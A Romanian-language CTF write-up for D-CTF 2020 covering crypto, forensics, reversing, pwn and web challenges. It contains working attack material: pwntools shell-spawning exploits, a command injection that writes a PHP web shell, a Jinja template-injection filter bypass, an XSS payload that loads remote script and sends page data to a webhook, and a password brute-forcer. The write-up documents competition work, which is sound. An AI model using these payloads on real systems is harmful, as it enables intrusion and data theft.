CHALLENGES WRITE-UPS FOR

D-CTF 2020

1. SUMMARY

2. ABOUT THE AUTHOR

2.1 Team Name
PwnHub

2.2 Country
Romania

2.3 Contact Details & Identifier on CyberEDU.ro
mihai.cujba@yahoo.com / 0x435446

3. WRITE-UPS

3.1 <MODERN LOGIN>

3.1.1 Proof of flag

ctf{356c5e791de08610b8e9cb00a64d16c2cfc2be00b133fdfa5198420214909cc1}

3.1.2 Summary of the vulnerabilities identified

Aplicatie de mobile cu codul de python “descifrabil”

3.1.3 Proof of solving


Am inceput prin decompilarea aplicatiei folosind dex2jar, apoi jd-gui. M-am uitat prin cod, dar nu mi-a sarit nimic in ochi. De aici am luat aplicatia si am dat un foremost peste ea, sa vad ce se afla inauntru. Aici am gasit un private.mp3 ce parea destul de ciudat, iar in momentul in care am dat file pe el aparea ca fiind gzip.

```
root@kali:~/Desktop/CTF/Competition/DefCamp2020/apk/modern-login/modern-login/assets# file private.mp3
private.mp3: gzip compressed data, was "private.mp3", last modified: Wed Nov  4 14:28:05 2020, max compression, original size modulo 2^32 22978560
root@kali:~/Desktop/CTF/Competition/DefCamp2020/apk/modern-login/modern-login/assets#
```

Am extras continutul cu binwalk, iar aici era un fisier main.py obfuscat. Am vazut totusi ca se face un xor repetat intre niste bytes si cheia “viafrancetes”, asa ca asta am facut si eu, iar unul dintre stringuri a fost flag-ul.

```
print base64.b64encode("\x15\x1d\x07\x1dATX\x00P\x11RJG\r\x04VJW S\x07L\x00J\x15\x0bQV\x13WZ\x07TB\x06A\x15\x0f\x02T\x10\x04^S\x07EV@\x10\r\x07\x07GPW[QFUAG]XVK\x02\rR\x18")
```

```
root@kali:~/Desktop/CTF/Competition/DefCamp2020/apk/modern-login/modern-login/assets/_private.mp3.extracted# python ceva.py
FR0HHUFUWABQEVJKRw0EVkpXX1MHTABKFQtRVhNXWgdUQgZBFQ8CVBAEXlMHRVZAEA0HB0dQV1tRRlVBR11YVksCDVIY
```



3.2 <BRO64>

3.2.1 Proof of flag

ctf{f38deb0782c0f252090a52b2f1a5b05bf2964272f65d5c3580be631f52f4b3e0}


3.2.2 Summary of the vulnerabilities identified


https://www.youtube.com/watch?v=J_SP9PTQ08E

3.2.3 Proof of solving

Am primit o cheie care te trimitea cu gandul la Cuba (avea Cuba in continut..), un ciphertext de 32 de bytes si un nonce de 8 bytes: {"nonce": "mw2bJeewqDo=", "ciphertext": "I1CdUYo2+zXqJWOOsv+f6mQ0rZ3/I++o8gLKlkAz9ZYRIb2L5qDphazfhe24VvuHtqn5qwYuxRomLVZ2eTm3wVbMN2kk", "key": "Fidel_Alejandro_Castro_Ruz_Cuba!"}

Dupa ceva ore de cautat am gasit ca Salsa20 si ChaCha au structura asta, asa ca am incercat sa decriptez cu una dintre ele. Am inceput cu Salsa20 si nu a mers, apoi am gasit un site care genera cheia pentru XOR-ul de la ChaCha din cheie si nonce, iar apoi am scos flag-ul.





3.3 <DARK MAGIC>

3.3.1 Proof of flag

dctf{857ee5051eeccf7cbdfa0ab9986d32f89158429fc12348e15419a969ddcb6bfb}

3.3.2 Summary of the vulnerabilities identified

Bufferoverflow+formatstrings

3.3.3 Proof of solving

Challengeul a fost rezolvat de colegul din echipa, iar acesta a fost scriptul final:

```
#!/usr/bin/python2

from pwn import *

zomra = ELF("./pwn_darkmagic_darkmagic-1", checksec = False)
#r = process("./pwn_darkmagic_darkmagic-1")
r = remote("34.89.250.23", 32440)
payload = ""
payload += "A" * 100
payload += p64(0xa)
r.sendafter("!\n", payload)
pause()
__stack_chk_fail = zomra.got["__stack_chk_fail"]
log.info("__stack_chk_fail: {0}".format(hex(__stack_chk_fail)))
getshell = zomra.symbols["getshell"]
log.info("getshell: {0}".format(hex(getshell)))
payload = ""
payload += "%1845xAA"
payload += "%23$hnAA"
payload += p64(__stack_chk_fail)
r.send(payload)
#print(repr(r.recvline()))
#print(repr(r.recv()))
r.send("A" * 0xe8)
r.send("")
r.interactive()
r.close()
```

3.4 <BAZOOKA>

3.4.1 Proof of flag

ctf{9bb6df8e98240b46601db436ad276eaa635a846c9a5afa5b2075907adf39244b}

3.4.2 Summary of the vulnerabilities identified

BufferOverflow

3.4.3 Proof of solving

Challengeul a fost rezolvat de colegul din echipa, iar acesta a fost scriptul final:

```
#!/usr/bin/python2

from pwn import *

zomra = ELF("./pwn_bazooka_bazooka", checksec = False)
#r = process("./pwn_bazooka_bazooka")
r = remote("34.89.241.255", 31605)
r.sendlineafter("message: ", "#!@{try_hard3r}")
bss = 0x00601080 + 0x70
ret = 0x0000000000400596
main = 0x004007c1
pop_rdi = 0x00000000004008f3
payload = ""
payload += "A" * 0x70
payload += p64(bss)
payload += p64(main)
r.sendlineafter("Message: ", payload)
payload = ""
payload += "#!@{try_hard3r}\x00"
binsh = (bss - 0x70) + len(payload)
payload += "/bin/sh\x00"
log.info("/bin/sh: {0}".format(hex(binsh)))
r.sendline(payload)
system_plt = zomra.plt["system"]
payload = ""
payload += "A" * 0x78
payload += p64(ret)
payload += p64(pop_rdi)
payload += p64(binsh)
payload += p64(system_plt)
r.sendlineafter("Message: ", payload)
r.interactive()
r.close()
```

3.5 < AM-I-CRAZY>

3.5.1 Proof of flag

ctf{d067ddd00ba4129e83898758ac321533f392364cfaca7967d66791d9d08823bb}

3.5.2 Summary of the vulnerabilities identified

Command injection

3.5.3 Proof of solving

Dupa ce am vazut codul sursa al paginii am incercat sav ad cum pot manipula parametrul de GET “try_harder”. Am vazut ca pot injecta cod prin acest parametru in $search_pattern = '/\$var = <<<xd\s*(.*)\s*xd/im'; , asa ca am injectat '.`$_GET[0]`.'. Nu mi-a mers din primele incercari sa ma folosesc de parametrul “0”, asa ca am facut request-ul prin curl, iar apoi am folosit direct urmatorul payload.

curl http://35.198.103.37:31149/secrets/63339ee1d144c3c1d22c0114c2978267/index.php?tryharder='.`$_GET[0]`.'

Am trimis urmatorul payload : 35.198.103.37:31149/secrets/09920d3927a8f8effd640ba921fa641a/index.php??0='echo <?php system($_GET[0]); ?>' > /var/www/html/secrets/09920d3927a8f8effd640ba921fa641a/test.php" , pentru a lua RCE. De aici am citit flag-ul din /var/www/html/flag.php .

3.6 <HTTP-FOR-PROS>

3.6.1 Proof of flag

CTF{75df3454a132fcdd37d94882e343c6a23e961ed70f8dd88195345aa874c63e63}

3.6.2 Summary of the vulnerabilities identified

Template injection cu filter bypass

3.6.3 Proof of solving

Pentru inceput am cautat sa vad care sunt regulile pe baza carora se face filtrarea. Dupa ceva timp mi-am dat seama ca nu avea rost , pentru ca puteam sa creez payload-ul si sa incerc sa fac bypass pe parcurs. Am vazut ca filtrul se facea doar pe parametrul de GET pus la dispozitie, deci puteam injecta caracterele puse in blacklist prin alti parametrii. Ca exemplu, scriam __ ca fiind request.a*2, unde a=_.

Payload final:

http://35.198.103.37:31612/?content={{request|attr(request.args.a)|attr([request.args.f*2,request.args.b,request.args.f*2]|join)|attr([request.args.f*2,request.args.c,request.args.f*2]|join)([request.args.f*2,request.args.d,request.args.f*2]|join)|attr([request.args.f*2,request.args.c,request.args.f*2]|join)([request.args.f*2,request.args.e,request.args.f*2]|join)(%27os%27)|attr([%27pop%27,%27en%27]|join)([%27cat%27,request.args.l,%27fl%27,%27ag%27]|join)|attr(%27read%27)()}}&a=application&b=globals&c=getitem&d=builtins&e=import&f=_&l=%20

3.7 <STRIPPEDGO>

3.7.1 Proof of flag

ctf{a4e394ae892144a54c008a3b480a1b22a6b64dd26c4b0c9eba498330f511b51e}

3.7.2 Summary of the vulnerabilities identified

Flag hardcodat in binar

3.7.3 Proof of solving

Am primit un binar stripped scris in Golang. In momentul in care am rulat binarul afisa un mesaj criptat, de fiecare data acelasi, deci se folosea aceeasi cheie, acelasi IV. Am vazut in strings ca se foloseste AES si a ramas sa gasesc cheia si IV-ul. Dupa ce am stat ceva timp sa caut prin binar am gasit direct mesajul pe care il cripta.

```
.rodata:00000000004C0E36 unk_4C0E36      db  67h ; g
.rodata:00000000004C0E37                 db  30h ; 0
.rodata:00000000004C0E38                 db  31h ; 1
.rodata:00000000004C0E39                 db  73h ; s
.rodata:00000000004C0E3A                 db  6Eh ; n
.rodata:00000000004C0E3B                 db  30h ; 0
.rodata:00000000004C0E3C                 db  74h ; t
.rodata:00000000004C0E3D                 db  66h ; f
.rodata:00000000004C0E3E                 db  30h ; 0
.rodata:00000000004C0E3F                 db  72h ; r
.rodata:00000000004C0E40                 db  73h ; s
.rodata:00000000004C0E41                 db  6Bh ; k
.rodata:00000000004C0E42                 db  31h ; 1
.rodata:00000000004C0E43                 db  64h ; d
.rodata:00000000004C0E44                 db  31h ; 1
.rodata:00000000004C0E45                 db  65h ; e
```

De aici am facut sha256 peste mesaj si am scos flag-ul.

3.8 <CROSS-ME>

3.8.1 Proof of flag

CTF{3B3E64A81963B5E3FAC7DE0CE63966F03559DAF4B61753AADBFBA76855DB5E5A}

3.8.2 Summary of the vulnerabilities identified

XSS

3.8.3 Proof of solving

Challenge-ul consta in bypass-ul de filtre bazate pe regex, ce odata activate sunt afisate. Pe baza acelor afisari am construit un payload encodat care sa dea trigger la XSS. M-am folosit de encodarea caracterelor &#N; pentru a putea trimite payload-ul. De aici un coleg a facut un server de https://webhook.site pentru a putea prinde request-urile trimise si ne-am folosit de un ip public , 92.81.21.126 pentru a stoca tot payload-ul js de care aveam nevoie. Am generat payload-ul de xss cu urmatorul script in python:

```
"".join(["&#"+str(ord(_))+";" for _ in "<img src=x
onerror='z=document.createElement(`script`);z.src=`92.81.21.126/x.js`;document.getElementsByTagNa
me(`html`)[0].appendChild(z);'>"])
```

x.js:

```
var xhr = new XMLHttpRequest();

xhr.onreadystatechange = function() {

    if (xhr.readyState == XMLHttpRequest.DONE) {

        var newer = new XMLHttpRequest();

        newer.open("POST", "https://webhook.site/86973a47-13a9-4b2c-a57e-7486b97a72a2", true)

        newer.send(xhr.responseText);

    }

}

xhr.open('GET', 'index.php?page=post&id=200', true);

xhr.send(null);
```

3.9 <SPY-AGENCY>

3.9.1 Proof of flag

ctf{a939311a5c5be93e7a93d907ac4c22adb23ce45c39b8bfe2a26fb0d493521c4f}


3.9.2 Summary of the vulnerabilities identified

Dump de memorie

3.9.3 Proof of solving

La acest challenge a fost nevoie sa analizez un dump de memorie a unei masini ce rula Windows. Am folosit volatility si m-am uitat in rimul rand la procese. Acolo nu am vazut nimic dubios, asa ca am recitit descrierea challenge-ului si mi-am dat seama ca era vorba despre o aplicatie downloadata pe masina. Am verificat aplicatiile din folderul Downloads si am gasit un zip. Am extras zip-ul, iar in interior era o aplicatie decompilata de android.

Am dat comanda grep coord -r si am gasit fisierul coordinates_can_be_found_here.jpg. Am dat exiftool pe poza si mi-a aparut comentariul : -coordinates=44.44672703736637, 26.098652847616506. De aici am intrat pe google maps si am gasit locatia, iar apoi flag-ul.



3.10 <T3AM_VI3W3R>

3.10.1 Proof of flag


DCTF{74a0f35841dfa7eddf5a87467c90da335132ae52c58ca440f31a53483cef7eac}

3.10.2 Summary of the vulnerabilities identified

Trafic VNC

3.10.3 Proof of solving

Am primit o captura de trafic in care se gaseau foarte multe pachete pe portul 443 si 80. Dupa un research am gasit ca TeamViewer foloseste default portul 5938, dar poate sa foloseasca si cele 2 porturi mentionate mai sus. Am pierdul ceva timp cautand prin XML-urile din HTTP, dar dupa un timp am vazut un pachet de vnc, iar dupa ce am urmarit traficul am ajuns la flag.



3.11 <DUMB-DISCORD>

3.11.1 Proof of flag

ctf{1b8fa7f33da67dfeb1d5f79850dcf13630b5563e98566bf7b76281d409d728c6}

3.11.2 Summary of the vulnerabilities identified

Un bot de discord

3.11.3 Proof of solving

Acest challenge a fost rezolvat de colegul din echipa. Scriptul folosit:

```
from discord.ext import commands
import discord, json
from discord.utils import get

def obfuscate(byt):
    mask = 'ctf{tryharderdontstring}'
    lmask = len(mask)
    return [chr(ord(c) ^ ord(mask[(i % lmask)])) for i, c in enumerate(byt)]


def test(s):
    data = obfuscate(s.encode())
    return data


intents = discord.Intents.default()
intents.members = True
cfg = open('config.json', 'r')
tmpconfig = cfg.read()
cfg.close()
config = json.loads(tmpconfig)
token = config[test('\x17\x1b\r\x1e\x1a').decode()]
client = commands.Bot(command_prefix='/')

@client.event
def on_ready():
    print('Connected to bot: {}'.format(client.user.name))
    print('Bot ID: {}'.format(client.user.id))


@client.command()
def getflag(ctx):
    await ctx.send(test('\x13\x1b\x08\x1c').decode())


@client.event
def on_message(message):
    await client.process_commands(message)
    if test('B\x04\x0f\x15\x13').decode() in message.content.lower():
        await message.channel.send(test('\x13\x1b\x08\x1c').decode())
    if test('L\x13\x03\x0f\x12\x1e\x18\x0f').decode() in message.content.lower():
        if message.author.id == 78347329355435214lL:
            role = discord.utils.get((message.author.guild.roles), name=(test('\x07\x17\x12\x1dFBKXO\x11\x1d\x07\x17\x16\n\n\x01]\x06\x1d').decode()))
            member = discord.utils.get((message.author.guild.members), id=(message.author.id))
            if role in member.roles:
                await message.channel.send(test(config[test('\x05\x18\x07\x1c').decode()]))
    if test('L\x1c\x03\x17\x04').decode() in message.content.lower():
        await message.channel.send(test('7\x06\x1f[\x1c\x13\x0b\x0c\x04\x00E').decode())
    if u'/s\u57faay' in message.content.lower():
        await message.channel.send(message.content.replace(u'/s\u57faay', '').replace(test('L\x13\x03\x0f\x12\x1e\x18\x0f').decode(), ''))


client.run(token)
```

3.12 <QR-MANIA>

3.12.1 Proof of flag

CTF{2b2e8580cdf35896d75bfc4b1bafff6ee90f6c525da3b9a26dd7726bf2171396}

3.12.2 Summary of the vulnerabilities identified

Trafic HTTP

3.12.3 Proof of solving

Am gasit in pcap un numar mare de fisiere png transmise, asa ca le-am exportat. Problema la aceste fisiere era ca fiecare avea cate o culare diferita si nu puteau fi citite cu un QR Reader, asa ca am facut un script pentru a le face pe toate alb-negru.

```
from PIL import Image
import subprocess

batcmd="ls"
result = subprocess.check_output(batcmd, shell=True).split("\n")
for k in range(len(result)):
    im = Image.open(result[k])
    print result[k]
    pixelMap = im.load()
    color=pixelMap[0,0]
    img = Image.new( im.mode, im.size)
    pixelsNew = img.load()
    for i in range(img.size[0]):
        for j in range(img.size[1]):
                if pixelMap[i,j] == color:
                    pixelsNew[i,j]=(255,255,255)
                else:
                    pixelsNew[i,j]=(0,0,0)
    options=subprocess.check_output("exiftool "+result[k], shell=True).split("\n")
    numar=[]
    for ll in options:
        if "Comment" in ll:
            ll=ll.split(": ")[1]
            for zz in ll:
                if zz!='/':
                    numar.append(zz)
                else:
                    break
    img.save(''.join(numar)+'.png')
```

De aici am facut un alt script care sa citeasca qr-urile, dar apparent ordinea era schimbata. Dupa ceva timp am vazut ca in comentariile pozelor se gasea ordinea corecta, asa ca a trebuit sa iau si acele comentarii in seama. Am refacut scriptul care decolora QR-urile pentru a le ordona corect si asa am reusit sa scot fiecare caracter din flag.

```python
import cv2
import numpy as np
import sys
import time



if len(sys.argv)>1:
    inputImage = cv2.imread(sys.argv[1])
else:
    inputImage = cv2.imread(str(xx)+".png")
# Display barcode and QR code location
def display(im, bbox):
    n = len(bbox)
    for j in range(n):
        cv2.line(im, tuple(bbox[j][0]), tuple(bbox[ (j+1) % n][0]), (255,0,0), 3)

    # Display results
    #cv2.imshow("Results", im) --
qrDecoder = cv2.QRCodeDetector()

# Detect and decode the qrcode
data,bbox,rectifiedImage = qrDecoder.detectAndDecode(inputImage)
if len(data)>0:
    print data,sys.argv[1]
    display(inputImage, bbox)
    rectifiedImage = np.uint8(rectifiedImage);
    #cv2.imshow("Rectified QRCode", rectifiedImage); --
else:
    print("QR Code not detected",sys.argv[1])
    #cv2.imshow("Results", inputImage) --

cv2.waitKey(0)
cv2.destroyAllWindows()

#usage: python qr.py NUME_FISIER
```

3.13 < BROKEN_LOGIN >

3.13.1 Proof of flag

CTF{bf3dd66e1c8e91683070d17ec2afb13375488eee109a0724bb872c9d70b7cc3d}

3.13.2 Summary of the vulnerabilities identified

Printarea mesajului in cazul in care username-ul nu este valid + folosirea de credentiale slabe.

3.13.3 Proof of solving

Pentru inceput a trebuit sa imi dau seama care este problema cu acest login. Dupa un timp si cateva request-uri trimise catre pagina mi-am dat seama ca redirectarea se facea catre o pagina, dar se foloseau gresit parametrii de GET. Prin simpla modificare a primului parametru din “username” in “name” am reusit sa “repar” loginul. Acum a ramas doar sa fac bruteforce pe username si parola. La username era evident din descrierea challenge-ului, dar cum nu am fost atent la acest detaliu, am facut bruteforce pana am ajuns la username-ul “Alex”, scris in hex. Pentru parola am facut acelasi lucru, am luat rockyou la rand si am trimis parolele hash-uite cu sha512.

```
import requests
import hashlib
from Crypto.Util.number import bytes_to_long
url="http://35.234.65.24:31441/auth?name=416c6578&password="

filepath = '/usr/share/wordlists/rockyou.txt'
with open(filepath) as fp:
    line = fp.readline()
    cnt = 1
    while line:
        if len(line)>0:
            line=line.strip()
            r = requests.get(url = url+str(hashlib.sha512(line).hexdigest()))
            if "Invalid password" not in r.text:
                print "AICI E BA"
            print r.text
            print url+str(hashlib.sha512(line).hexdigest())
        line = fp.readline()
        cnt += 1
```

```
http://35.234.65.24:31441/auth?name=416c6578&password=a9021e02be5317f568b9be734858d0b9873ba98b8ca0d40bfab52d21139e5d39d3cec3e3ca6615fd232c3a4d3d87dee1bee115495c11b529a61deb944e44dd0f
PAPANASI CU BRANZA

<h1>Internal</h1>
<hr>
<p> Talk about insecure and broken login pages ... CTF{bf3dd66e1c8e91683070d17ec2afb13375488eee109a0724bb872c9d70b7cc3d}
</p>
<form method="post" action="/logout">
    <button type="submit">Logout</button>
</form>

http://35.234.65.24:31441/auth?name=416c6578&password=98fba6446189574b3dac42a3a418efc22552fd057c1bcef1e6e611539003 0e22cdf7eecedd176a959d84fabb738fb1714226bad3ac7449816503d63def1b3460
Invalid password
```

3.14 < ALIEN-INCLUSION>

3.14.1 Proof of flag


ctf{b513ef6d1a5735810bca608be42bda8ef28840ee458df4a3508d25e4b706134d}

3.14.2 Summary of the vulnerabilities identified

Folosirea functiei include()

3.14.3 Proof of solving

Am primit o pagina web in care ne era afisat codul sursa din php. De acolo se putea observa ca se asteapta utilizarea parametrului start de GET, iar in cazul in care era setat, se trecea mai departe prin executarea functiei include($_POST[‘start’]);. Asta am si facut, am creeat un request are sa faca POST catre pagina, in care abele argumente sa fie setate.



3.15 <STUG-REFERENCE>

3.15.1 Proof of flag

